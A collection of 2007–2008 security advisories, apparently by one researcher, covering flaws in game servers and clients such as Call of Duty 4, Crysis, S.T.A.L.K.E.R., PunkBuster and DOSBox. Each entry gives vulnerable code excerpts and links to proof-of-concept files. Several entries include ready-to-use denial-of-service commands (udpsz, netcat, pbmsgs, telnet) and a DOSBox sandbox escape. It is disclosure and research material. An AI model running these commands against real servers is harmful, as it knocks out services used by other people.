Versions: *<= 1.0006*
Platforms: *Windows*
Bugs: *A] IPureServer::_Recieve buffer-overflow*
B] NET_Compressor::Decompress integer overflow
C] MultipacketReciever::RecievePacket INT3
Exploitation: *remote, versus server (probably clients too)*
Date: *28 Jun 2008*

S.T.A.L.K.E.R. is a FPS game developed by GSC Game World
*(**http://www.gsc-game.com**)* and released at the beginning of the 2007
(the Clear Sky sequel is planned for the next months).

 # Vulnerabilities #

A] IPureServer::_Recieve buffer-overflow

MultipacketReciever::RecievePacket is a function used in the game when a packet beginning with the byte *0x39* is received.
The main actions performed by this function are:
- checking if a specific value in the packet is equal to *0xe0* or *0xe1*
- calling NET_Compressor::Decompress for checking the availability of compressed data and decompress it through the lzo1x algorithm and a specific dictionary *(mp\lzo-dict.bin)*
- calling _Recieve for handling the content of this data

The _Recieve function gets the 16 bit number specified in the incoming packet and uses memcpy with a 8 kilobytes stack buffer as destination, the data from the packet as source and that 16 bit value as amount of bytes to copy.

Each UDP packet in S.T.A.L.K.E.R. has a maximum size of 1472 bytes but through the LZO compression implemented in the game is possible to place up to 32 kilobytes of data in the packet resulting in a stack based buffer-overflow fully controllable by the attacker.

B] NET_Compressor::Decompress integer overflow

This function checks if a specific byte in the packet is equal to *0xc1* in which case is performed a CRC check and the decompression of the data using the rtc9_decompress function *(lzo1x_decompress_dict_safe)*.
If the data is not compressed the function gets the current size of the data in the packet and performs a memcpy*(dst, data, data_size - 1)*, so the sending of a packet without data causes a crash of the server due to the copying of *0xffffffff (0 - 1)* bytes.

C] MultipacketReciever::RecievePacket INT3

One of the first operations made by this interesting function is checking if a certain byte in the packet is equal to *0xe0* or *0xe1* otherwise an INT3 instruction is executed leading to the immediate termination of the server:

```
 01906F33   8A45 00          MOV AL,BYTE PTR SS:[EBP]
```

```
01906F36   3C E1           CMP AL,0E1
01906F38   56              PUSH ESI
01906F39   57              PUSH EDI
01906F3A   894C24 18       MOV DWORD PTR SS:[ESP+18],ECX
01906F3E   74 05           JE SHORT xrNetSer.01906F45  ; jump if 0xe1
01906F40   3C E0           CMP AL,0E0
01906F42   74 01           JE SHORT xrNetSer.01906F45  ; jump if 0xe0
01906F44   CC              INT3                        ; boom
```

The attacker needs to join the server for exploiting the above vulnerabilities, but although it supports the banning of the IP addresses is possible to spoof the packets and bypassing this limitation due to the lack of handshakes in the protocol of the game.

 # Exploit #

http://aluigi.org/poc/stalker39x.zip

Application: *Call of Duty 4: Modern Warfare*
Call of Duty: World at War
http://www.callofduty.com
Versions: *cod4 <= 1.7*
cod5 <= 1.3
Platforms: *Windows (tested) and Linux*
Bugs: *A] "Attempted to overrun string in call to va()" DoS*
B] "callvote map" Denial of Service
Exploitation: *remote, versus server (bug B in-game)*
Date: *22 Jun 2008*

Call of Duty 4 *(CoD4)* is the most recent and played game of the homonym series created by Infinity Ward **(http://www.infinityward.com)** with over 15000 internet servers.

 # Vulnerabilities #

A] "Attempted to overrun string in call to va()" DoS

va*()* is a function of the Quake 3 engine used to quickly build strings using snprintf and a static destination buffer.
If the generated string is longer than the available buffer the server shows an **"Attempted to overrun string in call to va()"** error and terminates.
From Call of Duty 2 *(and consequently CoD4)* the size of this buffer has been reduced from the original 32000 bytes to only 1024 causing many problems to the admins, for which reason I created an unofficial fix for CoD2 in the far 2006 **(http://aluigi.org/patches/cod2vawo.1patch)**.

So in CoD4 an attacker which has joined the server can exploit this vulnerability through the sending of a command longer than 1024 bytes causing the immediate termination of the server.

UPDATE 07 Jul 2010:
It's NOT needed to join the server for exploiting this bug, indeed it's enough to send a getchallenge packet with a long hash:

```
yyyygetchallenge 0 aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...1025...aaa
```

Only the LAN server aren't affected by this way because they don't read that part of the packet.

B] "callvote map" Denial of Service

The **"callvote map"** buffer-overflow is an old problem which was reported to me by Sindre Dahl in the 2006 affecting all the CoD1 and CoD2 servers **(http://aluigi.org/adv/codmapbof-adv.txt)**

This vulnerability affects also CoD4 altough with some differences: the name of the map needed to exploit this bug must be long at least 248 bytes and doesn't seem to exist a concrete way to control the code flow, so the only effect is the crash of the server and not code execution as for the other two games.

The callvote command works when in a server there are at least two players *(if the server is empty the needed one can be a fake player generated with* **"q3fill -1"**) and the vote must pass.
For some unknown reasons in my tests was necessary to launch callvote

two times for exploiting the bug.

For both the vulnerabilities the attacker must join the server so if it's protected by password he must know the right keyword and his IP/guid/cdkey must be not banned.

 # Exploit #

http://aluigi.org/poc/cod4vamap.zip

copy the files in the "main" folder of CoD4 and then type

A] /exec cod4va

getchallenge way:
http://aluigi.org/testz/udpsz.zip
udpsz -c "**\xff\xff\xff\xffgetchallenge 0 **" -b a **SERVER PORT** 2000

B] /exec cod4map

Application: *World in Conflict*
http://www.worldinconflict.com
Versions: *<= 1.009*
Platforms: *Windows*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *22 Jun 2008*

World in conflict is a RTS game developed by Massive Entertainment *(***http://www.massive.se)** and released in the 2007.

 # Vulnerabilities #

The WIC server can be easily crashed through an access violation caused by a NULL pointer resulted by the receiving of a data block of zero bytes to the main TCP game port *(default 48000)*.

 # Exploit #

http://aluigi.org/poc/wicboom.zip

Application: *Skulltag*
http://www.skulltag.com
Versions: *<= 0.97d2-RC2*
Platforms: *Windows, Linux and FreeBSD*
Bug: *loop during the parsing of the packets*
Exploitation: *remote, versus server*
Date: *16 Jun 2008*

Skulltag is a port of the original Doom mainly focused on multiplayer gaming.

 # Vulnerabilities #

Skulltag is affected by a problem in the parsing of some packets with the result of freezing the entine server for some seconds through the sending of a single big malformed packet which is parsed multiple times.
This Denial of Service can be made endless using multiple malformed packets at regular intervals.

 # Exploit #

http://aluigi.org/poc/skulltagloop.zip

Application: *Crysis*
http://www.ea.com/crysis/home.jsp
Versions: *<= 1.21 (1.1.1.6156 showed as gamever)*
Platforms: *Windows*
Bug: *NULL pointer in the HTTP/XML-RPC service*
Exploitation: *remote, versus server*
Date: *16 Jun 2008*

Crysis is a recent FPS game developed by Crytek *(***http://www.crytek.com)**
and released at November 2007.
This game is well known for being a **"computer killer"** due to its high
hardware requirements but also for having various problems with
cheaters.

 # Vulnerabilities #

Crysis has a small internal HTTP/XML-RPC server which must be activated
with the http_startserver command *(manually or through server.cfg)* and
allows to receive rcon commands.

This service works on port 80 if no port is specified but usually the
admins choose a custom port or just the same of the game *(64087, the
service is easily distinguishable due to the* **"Bad Request"** title
visible with a web browser).

If an attacker uses an HTTP request with a total length major than 4096
bytes the server will crash due to a NULL pointer.

 # Exploit #

http://aluigi.org/poc/dontcrysis.txt

```
  nc SERVER HTTPPORT -v -v < dontcrysis.txt
```

Application: *S.T.A.L.K.E.R.: Shadow of Chernobyl*
http://www.stalker-game.com
Versions: *<= 1.0006*
Platforms: *Windows*
Bug: *Denial of Service*
Exploitation: *remote, versus server*
Date: *15 Jun 2008*

S.T.A.L.K.E.R. is a FPS game developed by GSC Game World
*(***http://www.gsc-game.com)** and released at the beginning of the 2007
(the Clear Sky sequel is planned for the next months).

 # Vulnerabilities #

The server of this game can be easily terminated remotely through the usage of a nickname longer than 64 bytes which will raise an exception.
If the server is protected by password the attacker must know the right keyword to exploit the vulnerability.
Although the server supports the banning of the IP addresses is possible to spoof packets and bypassing this limitation due to the lack of handshakes in the protocol of the game.

 # Exploit #

http://aluigi.org/poc/stalkerboom.zip

Application: *Crysis*
http://www.ea.com/crysis/home.jsp
Versions: *<= 1.21 (1.1.1.6156 showed as gamever)*
Platforms: *Windows*
Bug: *informations disclosure*
Exploitation: *remote versus both clients and servers*
Date: *15 Jun 2008*

Crysis is a recent FPS game developed by Crytek *(***http://www.crytek.com)** and released at November 2007.
This game is well known for being a **"computer killer"** due to its high hardware requirements but also for having various problems with cheaters.

 # Vulnerabilities #

Crysis is affected by a strange design error which consists in appending various internal network informations in its disconnect and error packets.

For example, if we send a keyexchange packet *(0x8c)* without having sent the previous join packet *(0x07)* the server will reply with a disconnect packet *(0x08)* containing a **"KeyExchange1 with no connection"** error message followed by usually 16 lines of internal logs which include various real-time informations like IP addresses, nicknames and status of the clients *(which so can be disconnected through spoofed disconnect packets)*, details about PunkBuster like paths, screenshosts, bans, checks and GUIDs of the players, status of the Gamespy SDK *(stats, failed cdkey checks, communication with the master server and so on)* and other plus or less sensitive informations.

Naturally this problem affects both servers and clients so is possible to see also the real-time network logs of any client which is playing on a server since both the IP and the port are visible in its logs in some moments.

 # Exploit #

http://aluigi.org/poc/crysislog.zip

Application: *Call of Duty 4: Modern Warfare*
http://www.callofduty.com
Versions: *<= 1.5*
Platforms: *Windows (tested) and Linux*
Bug: *Denial of Service*
Exploitation: *remote, versus server (in-game)*
Date: *02 May 2008*
Thanx to: *Chronos for the additional tests*

Call of Duty 4 *(CoD4)* is the most recent and played game of the homonym series created by Infinity Ward **(http://www.infinityward.com)** with over 15000 internet servers.

 # Vulnerabilities #

In CoD4 has been introduced a new type of connectionless command *(like getinfo, getstatus, connect and so on)* called **"stats"** that seems related to player statistics and can be of 7 types *(from 0 to 6)* which are sent by the client in sequential order just after having joined the remote game.

Exists an additional type *(7)* which is accepted by the server and if a client uses it the remote server will crash due to a memcpy*()* with a negative size value *(the attacker has no control over the source data and this value)*.

The stats packet requires that the client is in the server since the qport value specified in it and both IP and port must match those used by the player, so the attacker must know the password if the server is protected, being not banned and moreover having a valid cdkey if the internet server requires it.

 # Exploit #

- plugin for the sudppipe proxy which modifies any stats packet enabling type 7:

  http://aluigi.org/mytoolz/sudppipe.zip
  http://aluigi.org/poc/cod4statz_sudp.zip

  Usage example:
    sudppipe -l cod4statz_sudp.dll **SERVER PORT** 20000
    then from the CoD4 client type: connect 127.0.0.1:20000

  the plugin does a very simple job, when a **"stats"** packet is received it places the *0x07* byte at offset 12.

- stand-alone proof-of-concept which works versus servers without authorization *(like LAN servers)* for quickly testing the own servers without the need of using a CoD4 client:

  http://aluigi.org/poc/cod4statz.zip

Application: *PunkBuster*
http://www.punkbuster.com
Versions: *is not possible to specify the exact latest versions of the PB servers vulnerable since the new patched versions have been released in different moments, some of them just recently.*
Anyway any PB update after the 22 Oct 2007 should be considered safe.
Currently still exist some games which don't have a patched PB version like Doom 3, Prey and others
UPDATE 09 Aug 2009
There is another way for having a similar negative effect although with some limitations, check the updated parts of this advisory
Platforms: *Windows, Linux, Mac*
Bug: *Denial of Service*
Exploitation: *remote*
Date: *16 Apr 2008*

PunkBuster is the most used anti-cheating system for commercial games.

 # Vulnerabilities #

I started to look at this bug when I found the format string in the Doom 3 engine, so at the beginning of September 2007, and I released a public tool for testing the problem the 16 October.
Developers were contacted exactly 6 days later.

In short exist some PunkBuster packets *(well,* **"existed"** since after the patch the things have been changed a bit) which are automatically visualized in the game server console and saved in the log files when received.
The source of the packets is not important, so any computer can just send this packet to the port of the game server without problems and without requirements.

The logging operation is flushed so the data is written on the disk immediately taking more resources.
The effects of this type of logging and the visualization of any packet leads to a deep CPU and resources consumption which freezes completely the server and the same entire system.

This effect has been tested on all the games which support PunkBuster on both LAN and moreover on Internet since is not necessary to send many or big packets to see the effects.

UPDATE 09 Aug 2009:
I have found a new way for having an effect similar than the previous problem although it's limited by the fact that it's in-game *(so not anonymous)* and PB no longer uses fflush which drammatically reduced the performances of the server.

So the result could change between the various games, for example Battlefield 2 doesn't show negative effects on the performances while Call of Duty 4 *(based on the Quake 3 engine like the majority of the games supported by PB)* lags so much that all the players loose their connection and the same happens also on other games.

The requirement for the attacker is only to have PunkBuster enabled on his client *(pb_cl_enable)* but it's not required to have the PnkBstrA/B service activate or having a valid guid because the attack can be

performed for various seconds or more time depending by the loss of performances on the server *(just the time for disconnecting all the players)*.
Obviously with the service active and the valid guid there are no limitations in the duration of the attack *(except when the connection is lost as effect of the attack)*.

The reason why the attack is in-game it's because that type of packet uses a 32 bit ID assigned to the player when he joins the server and which is checked by the server for accepting the packets.

 # Exploit #

http://aluigi.org/papers/pbmsgs.zip

```
pbmsgs -l 20 SERVER PORT boom
```

UPDATE 09 Aug 2009:
http://aluigi.org/mytoolz/proxocket.zip
http://aluigi.org/poc/pbmsgsdos2.zip
- copy ws2_32.dll and myproxocket.dll in the folder of the game which uses Punkbuster
- launch the client
- enable punkbuster *(pb_cl_enable)*
- join the server *(it must support punkbuster)*
- the proof-of-concept will continue to send packets till the closing of the client or an error in sendto *(for example if the remote port is no longer open or the socket used by the client is no longer active)*

Application: *TinTin++ / WinTin++*
http://tintin.sourceforge.net
Versions: *<= 1.97.9*
Platforms: *Windows, Linux and Mac*
Bugs: *A] chat buffer-overflow*
B] chat YES NULL pointer
C] chat home folder empty files creation
Exploitation: *remote*
Date: *06 Feb 2008*

TinTin++ is a well known MUD client.

 # Vulnerabilities #

The #chat command available in TinTin++ binds a TCP port *(4050 by default)* used to receive chat messages and files from the other clients.

A] chat buffer-overflow

Exists a buffer-overflow vulnerability in add_line_buffer*()* where word_wrap*()* makes the input string double due to conversion of line feeds in CR/LF.
The way I have found to exploit this vulnerability is through the chat_printf*()* function used for building of the **"Unterminated command: %d %s"** string when the program receives data without a *0xff* delimiter.

TinTin++ handles the data received through read/recv *(max 19000 chars)* directly without waiting the entire data block as it was sent, anyway the vulnerability has been successfully tested and confirmed on Internet too.

B] chat YES NULL pointer

The presence of the line feed char in the **"YES:"** message is not verified allowing an attacker to crash the TinTin++ program due to the resulted NULL pointer.

From chat.c:

```
int process_chat_input(struct chat_data *buddy)
...
            sep = strchr(buf, '\n');

            *sep++ = 0;
            ...
```

C] chat home folder empty files creation

TinTin++ can receive files from other people in the incoming folder which by default is the home one *(~ on Unix and %USERPROFILE% in Windows)* but naturally is needed that the user accepts the file for

receiving it.

The problem is that the file specified by the sender is created before accepting or declining it so is possible for an attacker to overwrite the existent files *(subdirectories cannot be specified)* with empty ones.
For example is possible to clear the configuration files like .bashrc or .inputrc or ntuser.ini and so on.

 # Exploit #

http://aluigi.org/poc/rintintin.zip

Application: *DOSBox*
http://dosbox.sourceforge.net
Versions: *<= 0.72 and current CVS*
Platforms: *Windows, Linux, *BSD and Mac*
Bug: *access to the filesystem*
Exploitation: *local*
Date: *10 Dec 2007*

DOSBox is an excellent emulator for running software written for the DOS environment like programs and games *(moreover abandonware games which are very used today)*.

 # Vulnerabilities #

DOSBox acts as a virtual machine in which the filesystem is limited to the folders that the user decides to mount as virtual drives and any instruction is emulated within DOSBox without accessing the external resources and memory.
So practically the emulated DOS program can work only inside this **"cage"** *(that's also why is possible to run viruses and malware without problems for the system)*.

Anyway although these limitations exists a very simple way to gain access to the entire real filesystem *(so not only the virtual one)* because the MOUNT command used by DOSBox for mounting the real folders as virtual drives can be called just by the same emulated program.

In short if the program executes system*(*`"mount x c:\\"`); it gains read/write access to the C: disk where is then possible to modify all the files on which the user has access *(like for example placing the execution of a program at the next reboot or substituiting a valid executable with a custom one)*.

MOUNT is not the only DOSBox related command available *(check the Z: disk)* but is the only one which has a real security impact if executed.

 # Exploit #

http://aluigi.org/poc/dosboxxx.zip

Application: *Rigs Of Rods*
http://www.rigsofrods.com
http://repository.rigsofrods.com
Versions: *<= 0.33d*
Platforms: *Windows and *nix*
Bug: *static buffer overflow*
Exploitation: *remote, versus server*
Date: *19 Nov 2007*

Rigs Of Rods is a nice multi-vehicle simulation game supported by a big community.

 # Vulnerabilities #

The global dbuffer buffer of 8192 bytes *(MAX_MESSAGE_LENGTH)* is the subject of a buffer-overflow which happens when an user joins the server using a big nickname and vehicle name.
In queueMessage, when the MSG2_USE_VEHICLE message is received, dbuffer *(here pointed by the data argument)* is first copied in the vehicle name *(which has the same size of the source)* and then the nickname is concatenated to dbuffer allowing an attacker to overflow this buffer with max 255 bytes.

Due to the type of buffer code execution could be not possible or probably possible only in some circumstances.

From sequencer.cpp:

```
void Sequencer::queueMessage(int pos, int type, char* data, unsigned int len)
{
    pthread_mutex_lock(&clients_mutex);
    if (type==MSG2_USE_VEHICLE)
    {
        data[len]=0;
        strncpy(clients[pos].vehicle_name, data, 255);
        //printStats();
        //we alter the message to add user info
        strcpy(data+len+1, clients[pos].nickname);
        len+=(int)strlen(clients[pos].nickname)+2;
        ...
```

 # Exploit #

http://aluigi.org/poc/rorbof.zip

Application: *World in Conflict*
http://www.worldinconflict.com
Versions: *<= 1.001*
Platforms: *Windows*
Bug: *server termination through failed assert*
Exploitation: *remote, versus server*
Date: *26 Oct 2007*

World in conflict is a RTS game developed by Massive Entertainment (**http://www.massive.se**) and released about a month ago.

 # Vulnerabilities #

A packet with a content bigger than 1362 bytes to the UDP or TCP game port *(48000)* causes the termination of the program due to the following error:

```
.\MN_Packet.cpp(79): Assert failed(GetWriteOffset() + sizeof(short) + someDatalen
 <= myRawDataBufferLen)
```

 # Exploit #

http://aluigi.org/poc/wicassert.zip

Application: *Live for Speed*
http://www.lfs.net
Versions: *<= 0.5Y*
Platforms: *Windows*
Bug: *client buffer-overflow during skins handling*
Exploitation: *remote, versus clients (the attacker can be a malicious client or the same server)*
Date: *13 Oct 2007*

Live for Speed *(LFS)* is one of the most known and cool car racing simulators available and allows to do a lot of things: races, autocross, drifting, drag races, demolition derby, knock out and more.

 # Vulnerabilities #

Live for Speed allows the players to use different skins for their cars, which can be those available by default or just new skins in DDS format created by the same users.

When a player, after having joined the server, decides to enter on the track, a packet with all the informations about his car *(like setup, colors and skin)* is sent to the server which forwards some of these data to all the other connected clients.

The field which contains the name of the skin in use by the player is a field of 16 bytes which is read by the clients and concatenated to the name of his car for the subsequent loading of the needed DDS file from the local skins folders.
The operation is made without the proper checks resulting in a stack buffer-overflow.

So, in short, any client which can join a server and can race on it *(not as spectator)* can also be able to exploit this vulnerability for crashing or possibly executing malicious code *(the maximum number of allowed chars is 48)* on all the clients connected to the server, except himself.

 # Exploit #

http://aluigi.org/poc/lfscbof.zip

Application: *World in Conflict*
http://www.worldinconflict.com
Versions: *<= 1.000*
Platforms: *Windows*
Bug: *access to NULL pointer*
Exploitation: *remote, versus server*
Date: *09 Oct 2007*

World in conflict is a RTS game developed by Massive Entertainment (**http://www.massive.se**) and released about a month ago.

 # Vulnerabilities #

The server is vulneable to a Denial of Service attack *(crash)* caused by the access to a NULL pointer.
The problem happens in the GetMagicNumberString function which takes the third byte of the data received from the client on the VOIP port 52999 and returns a text string if this value is valid (**"ABC"** for type 0, **"DEF"** for 1, **"GHI"** for 2 and so on) or NULL if it's invalid.
Then the string returned by this function is compared with another one and here happens the NULL pointer access.

 # Exploit #

Connect to the VOIP port of the server *(default 52999)* with telnet or netcat and type something like *aaaaaaa*.
The server will crash immediately.

Application: *Doom 3 engine*
Games: *Doom 3 (http://www.doom3.com) <= 1.3.1*
Quake 4 (http://www.quake4game.com) <= 1.4.2
Prey (http://www.prey.com) <= 1.3
Enemy Territory: Quake Wars NOT VULNERABLE
Platforms: *Windows, Linux and Mac*
Bug: *format string*
Exploitation: *remote, versus servers with Punkbuster enabled*
Date: *01 Oct 2007*

The Doom 3 engine *(formerly known as id Tech 4)* is the latest version of the famous game engine developed by ID Software *(**http://www.idsoftware.com**)* and used in some recent games:

http://en.wikipedia.org/wiki/Id_Tech_4

 # Vulnerabilities #

The function which visualizes the strings on the game's console is vulnerable to a format string vulnerability, something similar to snprintf*(buff, 1024, string)*;
Usually this is not a problem since the engine uses some functions and tricks to avoid the visualization of the % char like dropping it or inserting a space between it and the subsequent char.

But there is a way for bypassing this limitation with also the better advantages of doing it anonymously and with only one single spoofable UDP packet: Punkbuster.

When Punkbuster is active on a server *(practically almost all the public servers)* it visualizes the content of some incoming packets using the game's console.
The Punkbuster packets needed for forcing the visualization of a custom string in the console are PB_Y *(YPG server)* and PB_U *(UCON)*, while in the past was ok to use PB_P too which has been recently made no longer verbose probably due to its abusing attempted by people for spamming servers *(which is naturally still possible with the above packets)*.

As already said this is a bug in the Doom 3 engine and affects both dedicated and non-dedicated servers, so NOT a Punkbuster's bug which is used only as a **"way"** for reaching a zone of the code otherwise unexploitable.

 # Exploit #

http://aluigi.org/poc/d3engfspb.zip

Application: *F.E.A.R. (First Encounter Assault Recon)*
http://www.whatisfear.com
Versions: *<= 1.08*
Platforms: *Windows and Linux*
Bug: *format string*
Exploitation: *remote, versus server with Punkbuster enabled*
Date: *01 Oct 2007*

F.E.A.R. is the most recent FPS game developed by Monolith
*(*http://www.lith.com*).*

 # Vulnerabilities #

This bug is nothing new moreover considering that it's public from the far 2004 when this game was still a beta:

http://aluigi.org/adv/lithfs-adv.txt

What changes this time is the type of exploitation and the derived advantages since now the attack is completely anonymous from outside the server using only one UDP packet.

When Punkbuster is enabled on a server *(true for many public servers)* it visualizes the content of some incoming packets using the game's console.
The Punkbuster packets needed for forcing the visualization of a custom string in the console are PB_Y *(YPG server)* and PB_U *(UCON)*, while in the past was ok to use PB_P too which has been recently made no longer verbose probably due to its abusing attempted by people for spamming servers *(which is naturally still possible with the above packets)*.

As already said this is a bug in the Lithtech engine and NOT in Punkbuster which is used only as a "way" for exploiting it.

 # Exploit #

http://aluigi.org/poc/fearfspb.zip

Application: *America's Army and America's Army Special Forces*
http://www.americasarmy.com
Versions: *<= 2.8.2*
Platforms: *Windows, Linux and Mac*
Bugs: *unexploitable buffer-overflow in the logging function*
Exploitation: *remote, versus servers with Punkbuster enabled*
Date: *01 Oct 2007*

America's Army is a realistic FPS game based and developed just by the the U.S. Army *(***http://www.goarmy.com***).*

 # Vulnerabilities #

This bug is the same reported here:

http://aluigi.org/adv/unrwebdos-adv.txt

What changes now is the possibility of exploiting it also in this specific game *(since it doesn't support or doesn't seem to support the web service used as way for exploiting the bug in that advisory)* and anonymously from outside the server with a single UDP packet.

The only requirement is the running of Punkbuster on the server while for exploiting the vulnerability will be used the PB_Y *(YPG server)* or the PB_U *(UCON)* packets with a content of about 1024 bytes.

Exists also another minor problem which can be exploited only versus the Windows dedicated server *(ever with Punkbuster enabled)* since the chars printed on the console are not filtered so using invalid chars or *0x07 (the bell)* can cause the freezing of the entire server.

 # Exploit #

http://aluigi.org/poc/aaboompb.zip

Application: *gMotor2 engine*
Games: *F1 Challenge 99-02, rFactor, GT Legends, GTR, GTR 2, RACE, Race 07, BMW M3 Challenge, ARCA Sim Racing and possibly others*
Platforms: *Windows*
Bugs: *various vulnerabilities including crashes, silent denial of service and possible code execution*
Exploitation: *remote, versus server*
Date: *19 Sep 2007*

gMotor2 is a game engine developed by Image Space Incorporated *(ISI)* and used in many known and played racing games mainly developed by the same ISI and moreover by Simbin.

 # Vulnerabilities #

This advisory is only a generic reference to the bugs I found and released publicly one month ago in rFactor which use just the same engine of these other games:

http://aluigi.org/adv/rfactorx-adv.txt

Note that not all the games are affected by these bugs, some are vulnerable only to some of them, some have different effects and seems that only one is not vulnerable at all *(F1 99-02)*, anyway I have NOT performed further and specific research on them.

The only new thing I have made from the rFactor advisory is the proof-of-concept below since the header of the network data blocks and the default ports change in these games.

 # Exploit #

http://aluigi.org/poc/gmotor2.zip

if the above fails try the following:
http://aluigi.org/poc/rfactorx.zip

Application: *Alien Arena 2007*
http://red.planetarena.org
Versions: *<= 6.10 and current SVN*
Platforms: *Windows and Linux*
Bugs: *A] in-game format string in safe_bprintf*
B] clients disconnection through spoofed client_connect
Exploitation: *A] remote versus server*
B] remote versus clients
Date: *05 Sep 2007*

Alien Arena 2007 is an open source FPS game developed by COR Entertainment *(alias John* **"Irritant"** Diamond) and based on the GPL code of the Quake 2 engine.

 # Vulnerabilities #

A] in-game format string in safe_bprintf

A format string vulnerability is located in the safe_bprintf function caused by the usage of cprintf without the needed format argument. The bug can be exploited in-game *(so with the usual possible password and banning limitations)* using a malformed nickname:

from game/acesrc/acebot_cmds.c:

```
void safe_bprintf (int printlevel, char *fmt, ...)
{
    int i;
    char    bigbuffer[0x10000];
    int     len;
    va_list     argptr;
    edict_t *cl_ent;

    va_start (argptr,fmt);
    len = vsprintf (bigbuffer,fmt,argptr);
    va_end (argptr);

    if (dedicated->value)
        gi.cprintf(NULL, printlevel, bigbuffer);

    for (i=0 ; i<maxclients->value ; i++)
    {
        cl_ent = g_edicts + 1 + i;
        if (!cl_ent->inuse || cl_ent->is_bot)
            continue;

        gi.cprintf(cl_ent, printlevel, bigbuffer);
    }
}
```

UPDATE 15 Sep 2007:
The safe_cprintf format string bug I found in Alien Arena 2006 over one year ago is still exploitable!

B] clients disconnection through spoofed client_connect

When queried the game server returns many informations included the

list of players which are currently playing and their IP addresses too.
Although the Quake 2 protocol isn't prone to spoofing attacks
(differently to what happens with Quake 3 and the disconnect packet)
here is possible to block and disconnect all the clients which are
playing on the server simply using the **"client_connect"** command.

So an attacker needs only to query the server, getting the list of
IP:port of the players and sending this command to them using the IP
and the port of the server as source.
The client will be no longer able to move or send commands in the
server and after some minutes it will time out, until this moment it
cannot rejoin the same server.

 # Exploit #

http://aluigi.org/poc/aa2k7x.zip

Application: *Doomsday*
http://www.doomsdayhq.com
http://www.dengine.net
http://sourceforge.net/projects/deng/
Versions: *<= 1.9.0-beta5.1 and current SVN*
Platforms: *Windows, Linux and Mac*
Bugs: *A] D_NetPlayerEvent global buffer-overflow using PKT_CHAT*
B] undelimited strcpy in PKT_CHAT
C] integer overflow in PKT_CHAT
D] static buffer-overflow in NetSv_ReadCommands
E] client format string through PSV_CONSOLE_TEXT
Exploitation: *remote, versus servers or clients depending by the bug*
Date: *29 Aug 2007*

UPDATE 25 Sep 2007
removed bug B *(Msg_Write global buffer-overflow through PKT_CHAT)* and added further informations about the format string bug *(exploitation)* and initial patching of the other bugs

Doomsday *(aka deng)* is an open source port of the original Doom code with tons of enhancements and addons which make it the most advanced port at the moment.

 # Vulnerabilities #

A] D_NetPlayerEvent global buffer-overflow using PKT_CHAT

When a chat message is received, the server takes the incoming packet and reads who sent it, its destination and naturally the entire message which is copied in a heap buffer using the remaining size of the packet for calculating the amount of data to allocate.
Then a strcpy*()* is performed for copying the message from the packet to the new allocated buffer called msg.
If the message is directed to the server it's displayed in the console using the D_NetPlayerEvent function.
Subsequently the message is copied from msg in a global buffer called netBuffer for sending the message to all the other clients using the function MSG_Write.

This explanation is valid for the other three bugs below too since they are exploited all through this same set of instructions which are showed here:

from sv_main.c:

```
void Sv_HandlePacket(void)
    ...
    case PKT_CHAT:
        // The first byte contains the sender.
        msgfrom = Msg_ReadByte();
        // Is the message for us?
        mask = Msg_ReadShort();
        // Copy the message into a buffer.
        msg = M_Malloc(netBuffer.length - 3);
        strcpy(msg, (char *) netBuffer.cursor);
        // Message for us? Show it locally.
        if(mask & 1)
        {
            Net_ShowChatMessage();
            gx.NetPlayerEvent(msgfrom, DDPE_CHAT_MESSAGE, msg);
        }
```

```
        // Servers relay chat messages to all the recipients.
        Msg_Begin(PKT_CHAT);
        Msg_WriteByte(msgfrom);
        Msg_WriteShort(mask);
        Msg_Write(msg, strlen(msg) + 1);
        for(i = 1; i < MAXPLAYERS; i++)
            if(players[i].ingame && mask & (1 << i) && i != from)
            {
                Net_SendBuffer(i, SPF_ORDERED);
            }
        M_Free(msg);
        break;
```

In the case of D_NetPlayerEvent we have the following global buffer overflow of msgBuff caused by a sprintf or strcpy depending by the number of players in the server.

Important note: although this is a global buffer-overflow, on the Windows game server *(not the dedicated one)* is possible to control the code flow since EIP takes the value sent by the attacker, and so could be possible to execute malicious code.
Then this bug can be exploited not only versus the servers but also versus all the clients connected since the big data is forwarded to them by the same server.

from d_net.c:

```
char    msgBuff[256];
float   netJumpPower = 9;
...
long int D_NetPlayerEvent(int plrNumber, int peType, void *data)
    ...
    // DDPE_CHAT_MESSAGE occurs when a PKT_CHAT is received.
    // Here we will only display the message (if not a local message).
    else if(peType == DDPE_CHAT_MESSAGE && plrNumber != consoleplayer)
        ...
        // If there are more than two players, include the name of
        // the player who sent this.
        if(num > 2)
            sprintf(msgBuff, "%s: %s", Net_GetPlayerName(plrNumber),
                    (const char *) data);
        else
            strcpy(msgBuff, data);
```

B] undelimited strcpy in PKT_CHAT

Although this specific bug has no reason of being exploited at the moment due to the presence of the other more critical vulnerabilities I want to report it for thoroughness.
In fact in my tests after having patched the above bugs my test server was still affected by a crash caused by the absence of the final NULL byte in my chat messages which caused an unexploitable heap-overflow of the msg buffer.

C] integer overflow in PKT_CHAT

As already said the size of the msg buffer is calculated through the size of the packet but without the proper checks.

The result is that an attacker can send an incomplete PKT_CHAT packet which has a data length minor than 3 causing the attempt of allocating a too big amount of memory *(for example 0xfffffffd*, resulted by 0 - 3) which will fail and return a NULL msg buffer causing a crash during the copying performed by strcpy:

```
        mask = Msg_ReadShort();
        // Copy the message into a buffer.
        msg = M_Malloc(netBuffer.length - 3);
        strcpy(msg, (char *) netBuffer.cursor);
```

D] static buffer-overflow in NetSv_ReadCommands

A static buffer-overflow is located in the function which reads the commands sent by the clients allowing an attacker to fill the data buffer with more than the 30 max commands supported.

from d_netsv.c:

```
void *NetSv_ReadCommands(byte *msg, uint size)
{
#define MAX_COMMANDS 30
    static byte data[2 + sizeof(ticcmd_t) * MAX_COMMANDS];
    ticcmd_t *cmd;
    byte   *end = msg + size, flags;
    ushort *count = (ushort *) data;

    memset(data, 0, sizeof(data));

    // The first two bytes of the data contain the number of commands.
    *count = 0;

    // The first command.
    cmd = (void *) (data + 2);

    while(msg < end)
    {
        // One more command.
        *count += 1;

        // First the flags.
        flags = *msg++;
        if(flags & CMDF_FORWARDMOVE)
            cmd->forwardMove = *msg++;
        ...
        // Copy to next command (only differences have been written).
        memcpy(cmd + 1, cmd, sizeof(ticcmd_t));

        // Move to next command.
        cmd++;
    }
```

E] client format string through PSV_CONSOLE_TEXT

The clients are affected by a format string vulnerability exploitable during the handling of a PSV_CONSOLE_TEXT message.
The best way for exploiting this attack is through a client which changes its nickname *(setname command)* with a malformed one.

from cl_main.c:

```
void Cl_GetPackets(void)
    ...
